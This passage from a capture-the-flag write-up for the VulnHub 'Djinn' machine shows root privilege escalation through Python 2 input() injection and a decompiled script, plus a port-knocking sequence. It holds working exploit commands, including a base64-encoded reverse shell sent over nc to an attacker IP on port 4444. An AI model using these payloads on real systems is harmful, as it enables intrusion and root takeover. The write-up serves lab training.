User sam may run the following commands on djinn:
    (root) NOPASSWD: /root/lago
```

2. Execute `/root/lago`

```
$ sudo /root/lago
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
Enter your choice:
```

3. Look at running processes, we can tell that it is a python program

```
ps aux | grep root
```

```
root      2652  0.0  0.4  63516  4216 pts/1    T    17:31   0:00 sudo /root/lago
root      2653  0.0  0.9  35064  9700 pts/1    T    17:31   0:00 /usr/bin/python2 /root/lago
```

4. An exploit can be done for python 2 where there is an input validation vulnerability

```
echo '__import__("os").system("whoami") ' | sudo /root/lago
```

```
$ echo '__import__("os").system("whoami") ' | sudo /root/lag
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
root
Enter your choice:Do something better with your life
$
```

5. Obtain shell

```
echo '__import__("os").system("cp /bin/bash /tmp/rootBash; chmod u+s /tmp/rootBash") ' | sudo /root/lago
/tmp/rootBash -p
```

```
$ echo '__import__("os").system("cp /bin/bash /tmp/rootBash; chmod u+s /tmp/rootBash") ' | sudo /root/lago
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
Enter your choice:Do something better with your life
$ /tmp/rootBash -p
rootBash-4.4# whoami
root
rootBash-4.4#
```

6. Obtain flag

```
                                _                 _ _ _
   / \   _ __ ___   __ _ ___(_)_ __   __ _| | | |
  / _ \ | '_ ` _ \ / _` |_  / | '_ \ / _` | | | |
 / ___ \| | | | | | (_| |/ /| | | | | (_| |_|_|_|
/_/   \_\_| |_| |_|\__,_/___|_|_| |_|\__, (_|_|_)
                                        |___/
djinn pwned...
------------------------------------------------------------------------

Proof: 33eur2wjdmq80z47nyy4fx54bnlg3ibc
Path: /root
Date: Sat Jan 15 17:43:12 IST 2022
Whoami: root
------------------------------------------------------------------------

By @0xmzfr

Thanks to my fellow teammates in @m0tl3ycr3w for betatesting! :-)

root@djinn:~#
```

Privilege Escalation to Root - 2 via Decompiling Python File

1. View sam's home directory

```
$ ls -la
total 36
drwxr-x--- 4 sam  sam  4096 Nov 14  2019 .
drwxr-xr-x 4 root root 4096 Nov 14  2019 ..
-rw------- 1 root root  417 Nov 14  2019 .bash_history
-rw-r--r-- 1 root root  220 Oct 20  2019 .bash_logout
-rw-r--r-- 1 sam  sam  3771 Oct 20  2019 .bashrc
drwx------ 2 sam  sam  4096 Nov 11  2019 .cache
drwx------ 3 sam  sam  4096 Oct 20  2019 .gnupg
-rw-r--r-- 1 sam  sam   807 Oct 20  2019 .profile
-rw-r--r-- 1 sam  sam  1749 Nov  7  2019 .pyc
-rw-r--r-- 1 sam  sam     0 Nov  7  2019 .sudo_as_admin_successful
```

- There is a file called `.pyc`
- `.pyc` is generated when a python file is compiled

2. Download it to kali & decompile it
3. We have to create a python2 environment for uncompyle6 because it is not compatible with python3

```
mkdir uncompyle6
cd uncompyle6
virtualenv uncompyle6 -p $(which python2)
source uncompyle6/bin/activate
wget https://bootstrap.pypa.io/pip/2.7/get-pip.py
python get-pip.py
pip install uncompyle6
uncompyle6 -o compiled.py uncompiled.pyc
```

```
┌──(uncompyle6)(root㉿kali)-[~/tools/uncompyle6/uncompyle6]
└─# uncompyle6 uncompiled.pyc -o compiled.py
# uncompyle6 version 3.8.0
# Python bytecode 2.7 (62211)
# Decompiled from: Python 2.7.18 (default, Sep 24 2021, 09:39:51)
# [GCC 10.3.0]
# Warning: this version of Python has problems handling the Python 3 byte type in constants properly.

# Embedded file name: /home/mzfr/scripts/exp.py
# Compiled at: 2019-11-07 21:05:18
from getpass import getuser
from os import system
from random import randint

def naughtyboi():
    print 'Working on it!! '


def guessit():
    num = randint(1, 101)
    print 'Choose a number between 1 to 100: '
    s = input('Enter your number: ')
    if s == num:
        system('/bin/sh')
    else:
        print 'Better Luck next time'


def readfiles():
    user = getuser()
    path = input('Enter the full of the file to read: ')
    print 'User %s is not allowed to read %s' % (user, path)


def options():
    print 'What do you want to do ?'
    print '1 - Be naughty'
    print '2 - Guess the number'
    print '3 - Read some damn files'
    print '4 - Work'
    choice = int(input('Enter your choice: '))
    return choice


def main(op):
    if op == 1:
        naughtyboi()
    elif op == 2:
        guessit()
    elif op == 3:
        readfiles()
    elif op == 4:
        print 'work your ass off!!'
    else:
        print 'Do something better with your life'


if __name__ == '__main__':
    main(options())
# okay decompiling uncompiled.pyc
File '-o' doesn't exist. Skipped
File 'compiled.py' doesn't exist. Skipped
#
# Successfully decompiled file
```

4. Analyze decompiled file

```
43905.py   app.py   compiled.py
 1  # uncompyle6 version 3.8.0
 2  # Python bytecode 2.7 (62211)
 3  # Decompiled from: Python 2.7.18 (default, Sep 24 2021, 09:39:51)
 4  # [GCC 10.3.0]
 5  # Warning: this version of Python has problems handling the Python 3 byte type in constants properly.
 6
 7  # Embedded file name: /home/mzfr/scripts/exp.py
 8  # Compiled at: 2019-11-07 21:05:18
 9  from getpass import getuser
10  from os import system
11  from random import randint
12
13  def naughtyboi():
14      print 'Working on it!! '
15
16
17  def guessit():
18      num = randint(1, 101)
19      print 'Choose a number between 1 to 100: '
20      s = input('Enter your number: ')
21      if s == num:
22          system('/bin/sh')
23      else:
24          print 'Better Luck next time'
25
26
27  def readfiles():
28      user = getuser()
29      path = input('Enter the full of the file to read: ')
30      print 'User %s is not allowed to read %s' % (user, path)
31
32
33  def options():
34      print 'What do you want to do ?'
35      print '1 - Be naughty'
36      print '2 - Guess the number'
37      print '3 - Read some damn files'
38      print '4 - Work'
39      choice = int(input('Enter your choice: '))
40      return choice
41
42
43  def main(op):
44      if op == 1:
45          naughtyboi()
46      elif op == 2:
47          guessit()
48      elif op == 3:
49          readfiles()
50      elif op == 4:
51          print 'work your ass off!!'
52      else:
53          print 'Do something better with your life'
54
55
56  if __name__ == '__main__':
57      main(options())
```

- We are able to exploit it by choosing `Option 2` & input `num`

5. Exploit

```
$ sudo /root/lago
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
Enter your choice:2
Choose a number between 1 to 100:
Enter your number: num
# whoami
root
#
```

Privilege Esclation to Root - 3 via Python 2 Input Vulnerability

1. Check running processes

```
root      32334  0.0  0.3  21340  3512 ?        Ss   15:53   0:00 /bin/bash /opt/1337/run_challenge.sh
root      32335  0.1  1.8  58184 19088 ?        S    15:53   0:00 python -u /opt/1337/app.py
```

   - port 1337 is running a python2 application, earlier we know that application takes in input from user.
2. An exploit can be done for python 2 where there is an input validation vulnerability
   - https://medium.com/@abdelazimmohmmed/python-input-vulnerability-30b0bfea22c9
   - We are able to do RCE

```
echo '__import__("os").system("whoami") ' | nc $ip 1337
```

```
┌──(root💀kali)-[~/vulnHub/Djinn]
└─# echo '__import__("os").system("whoami") ' | nc $ip 1337
  ____                        _____ _
 / ___| __ _ _ __ ___   ___  |_   _(_)_ __ ___   ___
| |  _ / _` | '_ ` _ \ / _ \   | | | | '_ ` _ \ / _ \
| |_| | (_| | | | | | |  __/   | | | | | | | | |  __/
 \____|\__,_|_| |_| |_|\___|   |_| |_|_| |_| |_|\___|


Let's see how good you are with simple maths
Answer my questions 1000 times and I'll give you your gift.
(7, '/', 6)
> root
Wrong answer
```

3. Obtain root shell, use payload from earlier

```
echo '__import__("os").system("echo -n
cHl0aG9uIC1jICdhPV9faW1wb3J0X187cz1hKCJzb2NrZXQiKS5zb2NrZXQ7bz1hKCJvcyIpLmR1cDI7cD1hKCJwdHkiKS5zcGF3bjtpPXMoKTtjLmNvbm5lY3QoKCIxOTIuMTY4LjU2
LjEwMyIsNDQ0NCkpO2Y9Yy5maWxlbm87byhmKCksMCk7byhmKCksMSk7byhmKCksMik7cCgiL2Jpbi9zaCIpJw==| base64 -d | sh") ' | nc $ip 1337
```

```
┌──(root💀kali)-[~/vulnHub/Djinn]
└─# echo '__import__("os").system("echo -n cHl0aG9uIC1jICdhPV9faW1wb3J0X187cz1hKCJzb2NrZXQiKS5zb2NrZXQ7bz1hKCJvcyIpLmR1cDI
7cD1hKCJwdHkiKS5zcGF3bjtpPXMoKTtjLmNvbm5lY3QoKCIxOTIuMTY4LjU2LjEwMyIsNDQ0NCkpO2Y9Yy5maWxlbm87byhmKCksMCk7byhmKCksMSk7byhmK
CksMik7cCgiL2Jpbi9zaCIpJw==| base64 -d | sh") ' | nc $ip 1337
  ____                        _____ _
 / ___| __ _ _ __ ___   ___  |_   _(_)_ __ ___   ___
| |  _ / _` | '_ ` _ \ / _ \   | | | | '_ ` _ \ / _ \
| |_| | (_| | | | | | |  __/   | | | | | | | | |  __/
 \____|\__,_|_| |_| |_|\___|   |_| |_|_| |_| |_|\___|


Let's see how good you are with simple maths
Answer my questions 1000 times and I'll give you your gift.
(4, '/', 1)
> 
┌──(root💀kali)-[~/vulnHub/Djinn]
└─# nc -nvlp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.56.126.
Ncat: Connection from 192.168.56.126:45386.
# whoami
whoami
root
#
```

Port Knocking

1. Found knockd server, view knockd configuration

```
root       735  0.0  0.0   8916   896 ?        Ss   13:37   0:00 /usr/sbin/knockd
www-data   784 50.9  2.7 627280 28216 ?        Ssl  13:37  55:01 /usr/bin/python /usr/loc
root       794  0.0  0.2  29148  2964 ?        Ss   13:37   0:00 /usr/sbin/vsftpd /etc/vs
root       795  0.0  1.7 187232 17352 ?        Ssl  13:37   0:00 /usr/bin/python3 /usr/sh
root       851  0.0  0.6 288880  6180 ?        Ssl  13:37   0:00 /usr/lib/policykit-1/pol
root       857  0.0  0.1  16180  1624 tty1     Ss+  13:37   0:00 /sbin/agetty -o -p -- \u
root       937  0.0  0.2  24188  2372 ?        Ss   13:37   0:00 /usr/sbin/xinetd -pidfil
root       957  0.0  0.5  72296  5196 ?        Ss   13:37   0:00 /usr/sbin/sshd -D
www-data 14410  0.0  0.0   4628   784 ?        S    14:51   0:00 /bin/sh -c python -m Sim
www-data 14411  0.0  1.2  46920 12684 ?        S    14:51   0:00 python -m SimpleHTTPServ
www-data 14424  0.0  0.0   4628   844 ?        S    14:52   0:00 /bin/sh -c python -m Sim
www-data 14425  0.0  1.2  46920 12844 ?        S    14:52   0:00 python -m SimpleHTTPServ
www-data 14451  0.0  0.0   4628   856 ?        S    14:57   0:00 /bin/sh -c echo -n cHl0a
www-data 14454  0.0  0.0   4628   844 ?        S    14:57   0:00 sh
www-data 14455  0.0  0.8  46340  8920 ?        S    14:57   0:00 python -c a=__import__;s
www-data 14456  0.0  0.0   4628   764 pts/0    Ss   14:57   0:00 /bin/sh
www-data 14465  0.0  0.0      0     0 ?        Z    15:00   0:00 [sh] <defunct>
root     14471  0.0  0.0      0     0 ?        I    15:09   0:00 [kworker/u2:2]
www-data 14472  0.0  0.7  36280  7292 pts/0    S+   15:10   0:00 python -c import pty;pty
www-data 14473  0.0  0.3  21572  3532 pts/1    Ss   15:10   0:00 /bin/bash
root     14542  0.0  0.0      0     0 ?        I    15:14   0:00 [kworker/u2:1]
root     18855  0.0  0.0      0     0 ?        I    14:28   0:01 [kworker/0:2]
root     30930  0.0  0.0      0     0 ?        I    15:22   0:00 [kworker/u2:0]
www-data 30955  0.0  0.3  39664  3640 pts/1    R+   15:25   0:00 ps aux
www-data@djinn:/opt$ cat /etc/knock.d
cat: /etc/knock.d: No such file or directory
www-data@djinn:/opt$ cat /etc/knockd.conf
[options]
        UseSyslog

[openSSH]
        sequence    = 1356, 6784, 3409
        seq_timeout = 5
        command     = /sbin/iptables -I INPUT 1 -s %IP% -p tcp --dport 22 -j ACCEPT
        tcpflags    = syn

[closeSSH]
        sequence    = 3409, 6784, 1356
        seq_timeout = 5
        command     = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
        tcpflags    = syn

www-data@djinn:/opt$
```

2. Open up SSH

```
for x in 1356 6784 3409; do nmap -Pn --host-timeout 201 --max-retries 0 -p $x $ip; done
```

Mistakes:

1. Did not read strings output properly

Tags: #tcp/80-http/rce #exploit/command-injection/bypass #linux-priv-esc/suid/unknown-exec

---